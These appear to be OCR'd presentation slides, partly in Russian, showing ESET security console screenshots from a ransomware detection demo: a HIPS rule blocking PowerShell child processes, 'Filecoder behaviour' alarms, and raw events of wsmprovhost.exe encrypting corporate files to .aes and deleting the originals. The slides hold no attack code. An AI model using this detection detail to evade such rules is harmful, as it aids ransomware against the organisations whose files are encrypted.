
<input type="checkbox"/>	ТИП УГРОЗЫ	ИМЯ КОМПЬЮТЕРА	ПРИЧИНА	СЛУЧИЛОСЬ	ДЕЙСТВИЕ	ОБЪЕМ
Все (3)						
<input type="checkbox"/>	Система HIPS	Запустить новое приложение	dc01.esd.local	Deny child processes from powersh...	2019 июня 4 16:02:30	заблокирован... C:\Windows\
<input type="checkbox"/>	Система HIPS	Запустить новое приложение	dc01.esd.local	Deny child processes from powersh...	2019 июня 4 16:00:24	заблокирован... C:\Windows\
<input type="checkbox"/>	Система HIPS	Запустить новое приложение	dc01.esd.local	Deny child processes from powersh...	2019 июня 4 15:59:18	заблокирован... C:\Windows\

< BACK All > Потерянные и найденные > ts01.esd.local > wsmprovhost.exe > wsmprovhost.exe - Alarms

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

UNGROUPED [Severity Icons] [Priority Icons] RESOLVED X ADD FILTER PRESETS

ALARMS (2)	SEVERITY	PRIORITY	RESOLVED	OCCURRED TIME
<input type="checkbox"/> <b>Rule</b> Filecoder behaviour [Z0601] (1)	!			4 hours ago
<input type="checkbox"/> <b>Rule</b> Windows Remote Management process started [A0419]	!			4 hours ago



MARK AS RESOLVED MARK AS UNRESOLVED MARK AS PRIORITY

CREATE EXCLUSION EDIT RULE

< BACK All > Потерянные и найденные > ts01.esd.local > wsmprovhost.exe > wsmprovhost.exe - Process details

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

**ts01.esd.local**

PARENT GROUP Потерянные и найденные

LAST CONNECTED 29 seconds ago - 3 черв. 2019, 16:18:33

LAST EVENT 4 minutes ago - 3 черв. 2019, 16:14:23

AGENT VERSION 1.2.894

OS Windows Server 2016

Events


File 5845

Registry 14

Network 0

PROCESS	wsmprovhost.exe (8832)
COMMAND LINE	-Embedding
PATH	%SYSTEM%
STARTED	4 hours ago - 3 черв. 2019, 11:43:44
ENDED	3 hours ago - 3 черв. 2019, 12:28:32
PARENT PROCESS	svchost.exe (836)
INTEGRITY LEVEL	High
COMPUTER	ts01.esd.local
EXECUTABLE	wsmprovhost.exe
SHA-1	147FCAC6D6C4E2C397BAC2F1173F0183E05F6636
REPUTATION (LIVEGRID®)	Safe (9)

DOWNLOAD FILE KILL PROCESS







< BACK All > Потерянные и найденные > ts01.esd.local > wsmprovhost.exe > wsmprovhost.exe - Raw Events

Details Aggregated Events Alarms Raw Events Loaded Modules (DLLs)

SHOW SUB-PROCESS EVENTS X ADD FILTER

TIMESTAMP	PROCESS	OPERATION	ARGUMENT
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\arc.txt.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\arc.txt
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\arcsight.txt.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\arcsight.txt
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\classes.vsd.x.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\classes.vsd.x
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\debug.log.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\debug.log
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\disktest.txt.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\disktest.txt
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\eei-slow.log.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\eei-slow.log
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\esd_event.vsd.x.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\esd_event.vsd.x
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\eset_update_filter_wireshark.txt.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\eset_update_filter_wireshark.txt
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\gc_key.txt.aes
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\gc_key.txt
3 чевр. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\gera_vpn.txt.aes





**Спасибо за внимание!**

